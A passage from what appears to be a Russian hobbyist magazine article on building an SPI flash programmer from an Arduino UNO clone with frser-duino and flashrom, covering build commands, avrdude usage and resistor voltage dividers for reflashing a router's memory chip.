Работу над программным обеспечением я выполнял в привычной мне среде Bodhi Linux 4.5 64 бит, базирующейся на Ubuntu 16.04. Так что описанные действия должны подойти для любых более-менее современных дистрибутивов Linux, производных от Ubuntu. Понадобится только установить следующие пакеты:

- build-essential — средства для сборки программного обеспечения из исходных текстов;
- arduino-core — метапакет, содержащий кросс-компилятор gcc-avr для микроконтроллеров AVR и утилиту для их программирования avrdude;
- flashrom — утилита для управления программаторами микросхем памяти.

Установка перечисленных инструментов из репозитория выполняется командой

```
sudo apt install build-essential arduino-core flashrom
```

Подключение платы клона Arduino к рабочему компьютеру с помощью USB-кабеля сопровождается созданием файла последовательного порта `/dev/ttyUSB0`:

```
crw-rw---- 1 root dialout 188,0 ... /dev/ttyUSB0
```

Для проверки работы можно воспользоваться следующей командой:

```
avrdude -c arduino -p atmega328p -P /dev/ttyUSB0 -b 115200
```

В этой команде параметр `-c` указывает тип программатора, `-p` (строчная буква) — модель программируемого микроконтроллера, `-P` (прописная буква) — файл последовательного порта программатора, `-b` — скорость информационного обмена. На экране должна появиться следующая информация:

```
avrdude: AVR device initialized and ready to accept instructions
Reading | ### ... ## | 100% 0.00s
avrdude: Device signature = 0x1e950f (probably m328p)
avrdude: safemode: Fuses OK (E:00, H:00, L:00)
avrdude done. Thank you.
```

Если вместо этого ты видишь строку

```
avrdude: ser_open(): can't open device "/dev/ttyUSB0": permission denied
```

значит, у тебя нет прав на доступ к порту. Для их получения надо стать членом группы `dialout` и повторно зайти в систему:

```
sudo usermod -aG dialout xakep && exit
```

Вместо xakep используй имя своего пользователя. Проверить членство в группах можешь командой `groups`.

Получилось? Тогда перед тем, как двигаться дальше, сделай резервную копию флеш-памяти твоего клона Arduino с находящимися там сейчас скетчем и загрузчиком:

```
avrdude -c arduino -p atmega328p -P /dev/ttyUSB0 -U flash:r:uno_
backup.hex:i
```

На экран снова будет выведено несколько информационных строк, а в текущем каталоге появится файл `uno_backup.hex`, содержащий образ флеш-памяти в формате Intel HEX.

INFO

В последней команде я не указал параметр, задающий скорость обмена. Программа avrdude использует значение 115200 для программатора Arduino по умолчанию. Но если по какой-то причине ты получил серию сообщений о неправильной скорости обмена, вот таких:

```
avrdude: stk500_getsync() attempt 1
of 10: not in sync: resp=0x9f
```

то попробуй вернуть этот параметр в команду.

СБОРКА СКЕТЧА ДЛЯ UNO-ПРОГРАММАТОРА

Чтобы превратить клон Arduino в UNO-программатор, надо записать в него машинный код скетча frser-duino, который мы прямо сейчас соберем из исходных текстов. Для получения исходников из интернет-репозитория можно выполнить следующие команды:

```
wget -O frser-duino.zip https://github.com/urjaman/frser-duino/
archive/refs/heads/master.zip
wget -O libfrser.zip https://github.com/urjaman/libfrser/archive/
refs/heads/master.zip
```

Дальнейшая подготовка исходных текстов заключается в их распаковке из архивов:

```
unzip frser-duino.zip
cd frser-duino
unzip ../libfrser.zip
rmdir libfrser
mv libfrser_master libfrser
```

С точки зрения frser-duino, клон Arduino UNO с чипом CH340G представляет собой устройство с FTDI, только максимальная скорость обмена данными с ним составляет не 2 000 000, а всего 115 200 бит/с. Команды для сборки скетча приведены в разделе VISduino файла `README.md`:

```
DFLAGS=-DFTDI make clean all
SERIAL_DEV=/dev/ttyUSB0 make program
```

Вторая команда не только компилирует исходные тексты, но и сразу записывает получившийся машинный код в устройство, подключенное к порту `/dev/ttyUSB0`. Поэтому перед ее выполнением имеет смысл подключить клон Arduino к USB-порту. Если ты этого не сделал, то можешь прошить скетч из файла `frser-duino.hex` позже с помощью команды

```
avrdude -c arduino -p m328p -P /dev/ttyUSB0 -b 115200 -U flash:w:
frser-duino.hex
```

Эта команда очищает содержимое flash-памяти устройства, записывает в него машинный код и выполняет сверку. Все происходит за считаные секунды:

```
avrdude: AVR device initialized and ready to accept instructions
Reading | ###...## | 100% 0.00s
...
avrdude: erasing chip
...
avrdude: writing flash (1418 bytes):
Writing | ###...## | 100% 0.25s
...
avrdude: verifying flash memory against frser-duino.hex:
Reading | ###...## | 100% 0.22s
...
avrdude: 1418 bytes of flash verified
avrdude: safemode: Fuses OK (E:00, H:00, L:00)
avrdude done. Thank you.
```

Неужели у нас теперь есть UNO-программатор? Проверить это можно утилитой flashrom:

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200
```

На экран будут выведены сведения о самой утилите, о программаторе и о микросхеме памяти:

```
(1) flashrom v0.9.9-rc1-r1942 on Linux 4.4.262
(2) flashrom is free software, get the source code
at https://flashrom.org
(3) Calibrating delay loop... OK.
(4) serprog: Programmer name is "frser-duino"
(5) serprog: requested mapping AT45CS1282 is incompatible: 0x1080000
bytes at 0xfef80000.
(6) No EEPROM/flash device found.
(7) Note: flashrom can never write if the flash chip isn't found
automatically.
```

Если ты видишь в 4-й строке имя программатора frser-duino, то тебя можно поздравить! На остальные сообщения пока что не обращай внимания. В 6-й и 7-й строках говорится о том, что не была обнаружена память для программирования. Это неудивительно, потому что мы пока что не подключили к UNO-программатору микросхему SPI Flash. А странная запись о какой-то несовместимости в 5-й строке будет преследовать нас и дальше. Но, насколько я смог убедиться, на качестве работы UNO-программатора это никак не сказывается.

Если же вместо описанного ты увидел такое сообщение:

```
...
Calibrating delay loop... OK
Error: cannot synchronize protocol - check communications and reset
device?
Error: Programmer initialization failed
```

то, скорее всего, в твоем клоне Arduino отсутствует скетч frser-duino или он почему-то не работает. Попробуй повторить запись. Надеюсь, ты преодолеешь это затруднение.

Продолжение статьи →

ПРОГРАММАТОР ИЗ ARDUINO

ПРОШИВАЕМ МАРШРУТИЗАТОР ПОДРУЧНЫМИ СРЕДСТВАМИ

ПОДКЛЮЧЕНИЕ МИКРОСХЕМЫ SPI FLASH

Чтобы запрограммировать микросхему, ее надо подключить к нашему UNO-программатору. Причем сделать это следует правильно. Под «правильно» имеются в виду два аспекта. Во-первых, контакты чипа памяти должны быть подключены к тем выводам программатора, которые использует его управляющая программа. Во-вторых, надо обеспечить соответствие уровней питания, сигналов микросхемы и программатора.

Схема коммутации

Первое требование выполнить довольно легко. Достаточно лишь проявить внимательность и следовать схеме, изображенной на рисунке. Контакты 10–13 зарезервированы для использования шиной SPI. Их обозначения различаются в разных спецификациях, но ты можешь ориентироваться на такое соответствие между обозначениями Arduino, шиной SPI и микросхемой SPI Flash:

- D10 — SS — SS — /CS — 1;
- D11 — COPI — MOSI — DI — 5;
- D12 — CIPO — MISO — DO — 2;
- D13 — SCK — SCK — CLK — 6.




Схема подключения микросхемы SPI Flash к UNO-программатору

Кроме того, микросхема SPI Flash должна быть включена в цепь питания, для чего к ее восьмому контакту Vcc подключается вывод стабилизатора 3,3 В, а к 4-му контакту GND — общий провод.

> **WARNING**
>
> На стороне UNO-программатора непосредственно под контактом 3,3 В находится контакт 5 В. Будь внимателен и не подключи микросхему к повышенному напряжению!
>
> Имей в виду, что встречаются микросхемы SPI Flash, которые внешне ничем не отличаются от нашего «пациента», но рассчитаны на напряжение 1,8 В. Использовать их с нашим UNO-программатором нельзя. Обязательно проверяй маркировку чипов и уточняй их параметры по спецификациям производителя!

Тебя может удивить, что на рисунке линия питания подведена не только к восьмому контакту микросхемы, но еще и к 3-му и 7-му. Контакт 3 (/WP — Write Protect, защита от записи) предназначен для предотвращения модификации информации в микросхеме памяти. Наклонная черта в его обозначении говорит о том, что он управляется низким уровнем. То есть, когда на этот контакт подано низкое напряжение логического нуля, данные из микросхемы можно только читать. Согласись, что такая защита не будет лишней для микросхемы BIOS на системной плате. Но в нашем случае ее надо отключить, для чего на контакт подается высокий уровень напряжения, соответствующий логической единице.


Контакт 4 (/HOLD — удержание) позволяет приостанавливать работу микросхемы памяти на время, пока на него подан низкий уровень напряжения (о чем нас опять информирует наклонная черта в обозначении). Поскольку в наши планы никакие перерывы не входят, на него тоже подается высокий уровень напряжения.

Согласование уровней сигналов

Что касается второго требования, то здесь придется поработать мозгами и паяльником. Наличие у UNO-программатора стабилизатора питания 3,3 В не отменяет того факта, что сам он, получая питание от USB-разъема, функционирует в 5-вольтовой логике. В соответствии с таблицей в разделе 28.2 «DC Characteristics» («Характеристики постоянного тока») спецификации на микроконтроллер ATmega328P, выходное напряжение на линиях данных может составлять от 4,1 до 5 В. Это значит, что логическая единица по линиям данных, изображенным на приведенной схеме пунктирными линиями, будет передаваться уровнем напряжения около 5 В, на что микросхема памяти не рассчитана.

> **WARNING**
>
> В разделе 9 «Electrical characteristics» («Электрические характеристики») спецификации чипа W25Q128FV написано, что напряжение питания Vcc может достигать 4,6 В, а напряжение на сигнальных линиях Vio допускается до Vcc + 0,4 В. В нашем случае Vcc = 3,3 В, и тогда абсолютный максимум для сигналов составляет 3,7 В, но никак не 5 В.
>
> В интернете можно встретить сообщения об успешной работе с SPI Flash на повышенном напряжении, но производитель английским языком предупреждает, что это может привести к поломке изделия. Если ты несколько раз успешно перебежал дорогу на красный свет, это не значит, что светофоры теперь можно убирать.

В школе на уроках физики нам рассказывали, что понизить напряжение можно с помощью делителя на двух резисторах — такого, как на рисунке.



Делитель напряжения на резисторах


Если сопротивление выхода программатора мало по сравнению с R1, а сопротивление входа микросхемы памяти велико по сравнению с R2, то напряжение на выходе делителя можно рассчитать по формуле

$U_{вых} = U_{вх} * R2 / (R1 + R2)$.

Из разделов «Electrical characteristics» («Электрические характеристики») спецификаций на микроконтроллер ATmega328P, являющийся центральным элементом UNO-программатора, и микросхему W25Q128FV мы можем узнать возможные значения напряжения низкого (логический 0) Vol и высокого (логическая 1) Voh уровней на выходах микроконтроллера, а также допустимые значения напряжения низкого Vil и высокого Vih уровней на входах микросхемы памяти:

- Vol — от 0 до 0,8 В;
- Voh — от 4,1 В до Vcc;
- Vil — от –0,5 В до 0,3Vcc;
- Vih — от 0,6Vcc до Vcc + 0,5.

С учетом того что напряжение питания Vcc микроконтроллера составляет 5 В, а микросхемы памяти — 3,3 В, получаем картину, показанную на рисунке.



Возможное напряжение на выходах UNO-программатора (слева) и допустимое напряжение на входах микросхемы памяти (справа)

Как видишь, напряжение низкого уровня попадает в допустимый диапазон, чего нельзя сказать о напряжении высокого уровня.

> **WWW**
>
> Рекомендации по согласованию уровней напряжения UNO-программатора и микросхем SPI Flash ты можешь найти на сайте программы flashrom.

Коэффициент резистивного делителя K = R2 / (R1 + R2) надо выбрать таким, чтобы в допустимый диапазон попадали как верхняя граница возможного напряжения выходов микроконтроллера, так и нижняя. Посчитаем максимальное и минимальное значения коэффициента:


- $K_{макс}$ = 3,70 : 5,00 = 0,74,
- $K_{мин}$ = 2,31 : 4,10 = 0,56.

Теперь можно подбирать резисторы. На сайте программы flashrom в качестве примера предлагается использовать R1 = 10 кОм и R2 = 15 кОм. Коэффициент такого делителя равен 15/25 = 0,6. Действительно, он удовлетворяет рассчитанным требованиям.

> **INFO**
>
> У тебя может возникнуть вопрос: почему вместо 10 кОм и 15 кОм нельзя взять резисторы номиналом, к примеру, в тысячу раз меньше? Ведь коэффициент построенного на них делителя будет таким же?
>
> А потому, что общее сопротивление такого делителя составит всего 25 Ом. При появлении на выходе микроконтроллера напряжения высокого уровня 5 В через делитель на общий проводник по закону Ома I = U/R потечет ток силой 5 В / 25 Ом = 200 мА, что значительно превышает нагрузочную способность выходной линии, составляющую 20 мА. Если высокий уровень будет держаться достаточно долго, UNO-программатор может выйти из строя.
>
> Хорошо, а если номиналы резисторов не уменьшить, а увеличить в тысячу раз? Ну, во-первых, тогда уже нельзя будет пренебречь влиянием сопротивления входа микросхемы на параметры делителя, а во-вторых, резистор R1 величиной 10 МОм ограничит ток до величины 5 В / 10 МОм = 0,5 мкА, чего может оказаться недостаточно для того, чтобы микросхема обнаружила сигнал на входе. Сопротивление такой величины уже можно рассматривать просто как обрыв соединения.

Реальное воплощение

Резисторов номиналом 15 кОм у меня не оказалось, зато было в достатке 10 кОм и 5,1 кОм. Если R1 = 5,1 кОм, а R2 = 10 кОм, то коэффициент делителя равен 100/151 = 0,66. Это тоже допустимый показатель, поэтому на таком варианте я и остановился. Для удобства использования я собрал на макетной плате схему, показанную на рисунке.



Три резистивных делителя для преобразования выходов UNO-программатора во входы SPI Flash

> **WARNING**
>
> Во избежание повреждения UNO-программатора и микросхем SPI Flash коммутацию проводников выполняй только на отключенном от USB-питания программаторе. А перед включением внимательно осмотри собранную конструкцию на предмет правильности выполненных соединений и отсутствия контактов между проводниками там, где их быть не должно. Наибольшую опасность представляет короткое замыкание линии питания VCC и общего провода GND.

Сначала я попробовал подпаяться к ножкам микросхемы SPI Flash прямо на плате маршрутизатора, и технически мне это удалось. Но UNO-программатор упрямо сообщал, что никакой микросхемы он не видит:

